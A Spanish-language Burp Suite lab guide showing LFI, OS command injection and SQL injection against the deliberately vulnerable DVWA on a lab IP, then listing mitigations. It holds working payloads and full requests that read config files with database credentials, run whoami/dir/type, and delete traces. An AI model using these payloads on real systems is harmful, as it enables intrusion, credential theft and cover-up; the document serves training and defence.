

BURPSUITE

Por:Jonathan Gomez

<https://jonathangomez.qzz.io/>

configuración inicial

Proxy settings

127.0.0.1

Request interception rules / Response interception rules

And URL (checked)

Extension Proxy Foxy Standar

127.0.0.1

8080

identific

ar *inputs* y puntos de entrada

Inspecciona cada página y busca elementos que acepten datos del usuario. Visualmente y con herramientas:

Elementos a revisar (prioridad alta → baja)

1. Formularios `<form>` — login, búsqueda, contacto, comentarios, subida de archivos.
 - Mira los name de inputs: ip, page, file, q, search, id, path, url, cmd, page.
2. Parámetros en la URL — `?page=`, `?id=`, `?cat=`, rutas REST (`/user/123`) y enlaces con querystrings.
3. Cabeceras HTTP manipulables — User-Agent, Referer, X-Forwarded-For, Cookie.
4. Campos de subida de archivos (`<input type="file">`).
5. Requests AJAX / fetch / XHR (usa DevTools → Network para ver llamadas dinámicas).
6. Cookies y parámetros persistentes (sesiones, tokens).
7. Parámetros usados como include/require en código (revisa el código si lo tienes).

Cómo identificarlos rápido:

- Abre **DevTools (F12)** → pestaña Elements: ubica forms y nombres de inputs.
- DevTools → Network: dispara la acción y mira la request (URL, method, body, headers).
- Buscar en el HTML/JS strings como include, eval, exec, shell_exec, system, fetch, XMLHttpRequest.
- Si tienes acceso al código: busca usos de `include($_GET['...'])`, `require`, o llamadas a `system/shell_exec`.

Señales en las respuestas que confirman vulnerabilidad

- File con PWNED/whoami que creaste → ejecución RCE.
- Delay consistente con sleep/ping → ejecución confirmada.
- Mensajes Warning: include(...) failed to open con rutas → posible LFI.
- Base64 decodificable de config → LFI vulnerable.
- Cambios en Content-Length + diffs visibles en Comparar → indicio, investigar contenido.

Laboratorios

Burp Repeater

Ver contraseñas de la base de datos

LFI / RFI (Local / Remote File Include)

Target / Sitemap

Proxy / intercept

Intercep on



Clic derecho send to Repeater

En Repeater probar despues del igual

Depende de Linux o Windows

código para Linux: /etc/passwd

código para Windows:

C:/xampp/htdocs/DVWA-master/config/*.php o config.inc.php (credenciales BD)

C:/xampp/php/php.ini (config PHP)

C:/xampp/apache/conf/httpd.conf (config Apache)

C:/Windows/System32/drivers/etc/hosts (hosts)

C:/xampp/htdocs/DVWA-master/vulnerabilities/fi/index.php (ver el código vulnerable)

GET /DVWA-master/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=C:/xampp/htdocs/DVWA-master/config/config.inc.php HTTP/1.1

Request

PrettyRawHex

```
1 GET /DVWA-master/vulnerabilities/fi/?page=
php://filter/convert.base64-encode/resource=C:/xampp/htdo
cs/DVWA-master/config/config.inc.php HTTP/1.1
2 Host: 192.168.1.53
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
http://192.168.1.53/DVWA-master/vulnerabilities/upload/
8 Connection: keep-alive
9 Cookie: PHPSESSID=b8m4ocabgjqra84mtb2m1m2n0d; security=
low
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Response

PrettyRawHexRender

```
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html;charset=utf-8
12
13 PD9waHANCgOKIyBJZiB5b3UgYXJlIGhhdmUuZyBwcm9ibGltcyBjb25u
ZWN0aW5nIHRvIHRoZSBNeVNRtCBkYXRhYmFzZSBhbmQgYWxsIG9mIHRo
ZSB2YXJpYWJsZXMgYmVsb3cgYXJlIGNvcnJlY3QNCiMgdHJ5IGNoYW5n
aW5nIHRoZSAnZGJfc2VydWVyYyB2YXJpYWJsZSBmcm9tIGxvY2FsaG9z
dCB0byAxMjcuMC4wLjEuIEZpeGVzIGegcHJvYmxlbSBkdWUgdG8gc29j
a2V0cy4NCiMgICBUaGFua3MgdG8gQGRpZ2LuZW50IHN5c3RlbnSB0byB1c2UN
CiREQk1TID0gZ2V0ZW52KdE0k1TjYkgPzogJ015U1FMJzNsNCiMkREJN
UyA9ICdQRlNRTCc7IC8vIEN1cnJlbnRseSBkaXNlYm91ZCk0Q0ojIERh
dGF1YXNlIHZhcmIhYmxlcwOKIyAgIFdBUk5JTkc6IFRoZSBkYXRhYmFz
ZSBzcGVjZWZpZWQgdW5kZXIgaZGJfZGF0YWhjc2UgV0lMTCBRCsBFTlRJ
UkVMWSBERUxVEVEIGRlcmUuZyBzZXRLcC4NCiMgICB0bGVhcnRlcnRl
IGegZGF0YWhjc2UgZGVkaWNhdGVkIHRvIERWV0EuDQojDQojIeLmIHLv
dSBhcmUgdXNpbmctWfYwFEQIB0aGVuIHLvdSBjYW50b3QgdXNlIHJv
b3QsIHLvdSBtZXN0IHVzZSBjcmVhdG9yYmFzZSBkZWZpY2F0ZWQgRFRZ
XQSB1c2VyLgOKIyAgIFNlZSBsRUFEUuUubWQgZm9yIGlvcmlUaW5mb3Jt
YXRpb24gb24gdGhpcy4NCiRFRFZXQSA9IGFycmF5KkK7DQokX0RWV0Fb
ICdkYl9zZXJ2ZXInIF0gICAgICAgICdGVudignREJfU0VSVkVSJykgPzog
JzEyNy4wLjAuMSc7DQokX0RWV0FbICdkYl9kYXRhYmFzZScgXSA9IGdL
dGVudignREJfREFUQUJBU0UnKSA/OiAnZHZ3YSc7DQokX0RWV0FbICdk
Yl9lcnRlYyBdICAgICAgICdGVudignREJfVVNFUicpID86ICdkdndhJzsn
NCiRFRFZXQVsgJ2RiX3Bhc3N3b3JkYyBdID0gZ2V0ZW52KdE0l9Q0VNT
V09SRCCpID86ICdWYXNzd29yZCc7DQokX0RWV0FbICdkYl9wb3J0J10g
ICAgICAgICdGVudignREJfUE9SVCCpID86ICczMzA2JzsnNCgOKIyBS
ZUNBUFRDSEEGc2V0dGluZ3MNCiMgICBVC2VkgIGZvciB0aGUgJ0luc2Vj
dXJlIENBUFRDSEEnIGlvZHVzZQOKIyAgIFlvZSdsbCBuZWVkbHRvIGdL
bmVvYXRlIHLvdXlgb3duIGtLeXMGYXQ6IGh0dHBzOi8vd3d3Lmdvb2ds
ZS5jb20vcmluZyYX0Y2hhL2FkbWludQokX0RWV0FbICdyZWNhcnRjaGFF
cHVibGljX2tLeScgXSAgPSBnZXRLbnYoJ1JFQ0F0VENlQV9QUUJMSUNF
S0VZJykgPzogJyc7DQokX0RWV0FbICdyZWNhcnRjaGFFcHJpdmF0ZV9r
ZXknIF0gPSBnZXRLbnYoJ1JFQ0F0VENlQV9QUkLWQVRFX0tFWScpID86
ICcnOwOKDQojIERlZmF1bH0gc2VjdXJpdHkgbGV2ZWwNCiMgICBEZWZh
dWx0IHZhbnVlIGZvciB0aGUgc2VjdXJpdHkgbGV2ZWwgd2l0aCB1YWN0
IHNLc3Npb24uDQojICAgVGlhIGRlZmF1bH0gaXMgJ2ltcG9zc2libGUn
LiBZb3UgbWFSIHdpZCg2g9dG8gc2V0IHRoaXMgdG8gZWl0aGVyICdsb3cn
LCAnbWVkaXVtJywgJ2hpc2gnIG9yIGltcG9zc2libGUnLgOKJF9EVLd8
WyAnZGVmYXVsdfF9zZWNLcm10eV9sZXZlbnRlCgXSA9IGdLdGVudignREV
G
```

Send to Decoder

Decode as Base64

```
:CjYkgPzogTVlTUUw7DQojJF9EVLdBWYdTUUxX0RCJ10gPSBTUUXJVEU7DQojJF9EVLdBWYdTUUxJVEVfREInXSA9ICdzcWxpLmRIJznNCgOKPz4NCg==
```

```
$_DVWA=array();
$_DVWA['db_server'] = getenv('DB_SERVER')?: '127.0.0.1';
$_DVWA['db_database'] = getenv('DB_DATABASE')?: 'dwwa';
$_DVWA['db_user'] = getenv('DB_USER')?: 'dwwa';
$_DVWA['db_password'] = getenv('DB_PASSWORD')?: 'password';
$_DVWA['db_port'] = getenv('DB_PORT')?: '3306';

#ReCAPTCHA settings
```

Burp Comparer

inyectar comandos desde el parámetro ip (GET)

Inyección de comandos / RCE / OS Command


Sitemap / seleccionamos pagina a trabajar

send to Repeater

En el buscador probamos la url ingresamos una url 127.0.0.1

capturamos con burp

En repeater Send



The screenshot shows the Burp Suite interface with a request and response displayed. The request is a POST to /DWA-master/vulnerabilities/exec/ with a payload 'ip=127.0.0.1&Submit=Submit'. The response is an HTTP 200 OK with HTML content.

Request

```
1 POST /DWA-master/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.1.53
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
10 Origin: http://192.168.1.53
11 Connection: keep-alive
12 Referer: http://192.168.1.53/DWA-master/vulnerabilities/exec/
13 Cookie: PHPSESSID=b8m4ocabgjgra84mtb2m1m2n0d; security=low
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 ip=127.0.0.1&Submit=Submit
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 06 Oct 2025 15:22:20 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
4 X-Powered-By: PHP/8.0.30
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 5075
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14 <html lang="en-GB">
15 <head>
16 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
17 <title>
18 Vulnerability: Command Injection :: Damn
19 Vulnerable Web Application (DVWA)
20
```

el request lo enviamos a Comparer

Host: 127.0.0.1

En Windows:

ip=127.0.0.1%26%26+echo+PWNERD+%3E+.%2F..%2Fout.txt&Submit=Submit

```
Request
Pretty Raw Hex
1 POST /DWA-master/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.1.53
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 71
9 Origin: http://192.168.1.53
10 Connection: keep-alive
11 Referer:
  http://192.168.1.53/DWA-master/vulnerabilities/exec/
12 Cookie: PHPSESSID=b8m4ocabgjgra84mtb2m1m2n0d; security=
  low
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=127.0.0.1%26%26+echo+PWNED+%3E+..%2F..%2Fout.txt&
  Submit=Submit
17
18
```


salida en el navegador

PWNED

otros comandos

Whoami

ip=127.0.0.1%26%26+whoami+%3E+..%2F..%2Fwhoami.txt&Submit=Submit



Listado solo nombres

ip=127.0.0.1%26%26+dir+C%3A%5Cxampp%5Chtdocs%5CDVWA-master+%2FB+%2FS+%3E+C%3A%5Cxampp%5Chtdocs%5CDVWA-master%5Cout_bare.txt+2%3E%261&Submit=Submit

Ver configuracion

ip=127.0.0.1%26%26+type+C%3A%5Cxampp%5Chtdocs%5CDVWA-master%5Cconfig%5Cconfig.inc.php+%3E+C%3A%5Cxampp%5Chtdocs%5CDVWA-

master%5Cconfig_out.txt+2%3E%261&Submit=Submit

Eliminar huellas

ip=127.0.0.1%26%26+del+..%2F..%2Fout.txt&Submit=Submit

EN SISTEMAS LINUX

ip=127.0.0.1%26%26+echo+PWNERD+%3E+..%2F..%2Fout.txt&Submit=Submit

ip=127.0.0.1%26%26+whoami+%3E+..%2F..%2Fwhoami.txt&Submit=Submit

ip=127.0.0.1%26%26+ls+-

la+..%2F..%2F+%3E+..%2F..%2Fout.txt+2%3E%261&Submit=Submit

ip=127.0.0.1 && cat ../../DVWA-master/config/config.inc.php > ../../config_out.txt

Submit=Submit

ip=127.0.0.1%26%26+rm+..%2F..%2Fout.txt&Submit=Submit

Burp Intruder

Automatizar ataques interceptar un login

Capturar con Burp un login,
clic derecho send to Intruder

Funciones habilitadas en la versión FULL

Pruebas a Sitios WEB

SQL INJECTION

Prueba manual

' OR '1'='1

1 OR 1=1

' OR 'a'='a

Prueba en Burp

GET /DVWA-


master/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit HTTP/1.1

1 OR 1=1

GET /DVWA-master/vulnerabilities/sqli/?id=1+OR+1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.1.53
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://192.168.1.53/DVWA-master/vulnerabilities/sqli/
Cookie: PHPSESSID=b8m4ocabgjra84mtb2m1m2n0d; security=low
Upgrade-Insecure-Requests: 1
Priority: u=0, i

DVWA HIGH – SQL INJECTION

Form



The screenshot shows a web browser window titled "SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox". The address bar displays "192.168.1.53/DVWA-master/vulnerabilities/sqli/session-input.php". The form contains a single text input field and a "Submit" button. Below the input field is a "Close" button.

leerlo con burp y enviarlo a repeater

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/DWA-master/vulnerabilities/sqli/session-input.php		21			
2	HTTP/1.1			22			
3	Host: 192.168.1.53			23			
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0			24			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*; q=0.8			25			
6	Accept-Language: en-US,en;q=0.5			26			
7	Accept-Encoding: gzip, deflate, br			27			
8	Content-Type: application/x-www-form-urlencoded			28			
9	Content-Length: 27			29			
10	Origin: http://192.168.1.53			30			
11	Connection: keep-alive			31			
12	Referer: http://192.168.1.53/DWA-master/vulnerabilities/sqli/session-input.php			32			
13	Cookie: PHPSESSID=b8m4ocabgj qra84mtb2m1m2n0d; security=high			33			
14	Upgrade-Insecure-Requests: 1			34			
15	Priority: u=0, i			35			
16	id=1+OR+1%3D1&Submit=Submit			36			
				37			
				38			
				39			
				40			
				41			
				42			
				43			
				44			
				45			

Buscar el GET que sigue la petición en HTTP HISTORY y enviar a Repeater send request ver las credenciales admin

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/DWA-master/vulnerabilities/sqli/	HTTP/1.1	77			
2	Host: 192.168.1.53			78			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0			79			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*; q=0.8			80			
5	Accept-Language: en-US,en;q=0.5			81			
6	Accept-Encoding: gzip, deflate, br			82			
7	Referer: http://192.168.1.53/DWA-master/vulnerabilities/sqli/			83			
8	Connection: keep-alive			84			
9	Cookie: PHPSESSID=b8m4ocabgj qra84mtb2m1m2n0d; security=high			85			
10	Upgrade-Insecure-Requests: 1			86			
11	Priority: u=0, i						
12	Pragma: no-cache						
13	Cache-Control: no-cache						
14							
15							

Pasos rápidos para confirmar que está mitigado (hazlos en este orden)

A — Reproducir exactamente la petición que envía el navegador

1. En **Burp** → **Proxy** → **HTTP history** localiza la petición GET que sí hiciste desde el navegador.
2. **Right-click** → **Send to Repeater**.
3. En Repeater **quita Accept-Encoding** (para evitar compresión) y añade Connection: close.
4. Asegúrate de que Cookie: contiene **PHPSESSID** y security=impossible y que user_token esté presente.
5. **Send** y mira el Status y el cuerpo (Raw/Pretty). Si el cuerpo no cambia entre id=1 y id=1 OR 1=1, es que la inyección no surte efecto.

B — Prueba time-based (confirmación blind)

Envía el payload time-based **exactamente** por la misma URL (GET) y mide el tiempo de respuesta:

```
id=1%20OR%20IF(1%3D1%20CSLEEP(5)%20C0)--%20&user_token=<your_token>&Submit=Submit
```

Cómo cerrar estas vulnerabilidades (mitigaciones concretas)

Prioriza por impacto y facilidad de implementación.

A — Inmediatez (configuración)

1. display_errors = Off en php.ini en producción.
2. allow_url_include = Off, allow_url_fopen = Off si no los necesitas.
3. open_basedir para restringir rutas accesibles por PHP.
4. Deshabilitar funciones peligrosas: disable_functions = exec,shell_exec,passthru,system,popen,proc_open (evalúa impacto).

B — Código (preferido)

1. **Validación por allowlist:** si esperas una IP, usa filter_var(\$ip, FILTER_VALIDATE_IP); si esperas un id, acepta solo dígitos; si esperas una plantilla, mapea un id a un fichero conocido.

Nunca include(\$_GET['page']) directamente. Uso seguro con realpath y comparación de rutas

Evitar llamadas al shell. Si necesitas ejecutar utilidades (ej: traceroute), implementa wrappers seguros que validen y usen argumentos escapados

4. **Escapar** los datos antes de usarlos en la shell: escapeshellarg() / escapeshellcmd().

C — Infraestructura

- Ejecuta webserver con usuario con **menor privilegio**.
- Mantén archivos sensibles fuera del webroot.
- Monitorea la creación de archivos en webroot y alertas en logs.
- WAF (mod_security) con reglas para bloquear patrones comunes (;, &&, php://, base64 etc.).

Detección continua y automatización del proceso

- Implementa un **checklist automático** (cron) que ejecute pruebas no destructivas en staging cada semana: echo-test, time-based sleep, LFI php://filter checks.
- Integra pruebas de seguridad en CI/CD (OWASP ZAP Baseline, scripts ffuf para inputs conocidos).
- Alertas en SIEM cuando aparezcan patrones de inyección en logs.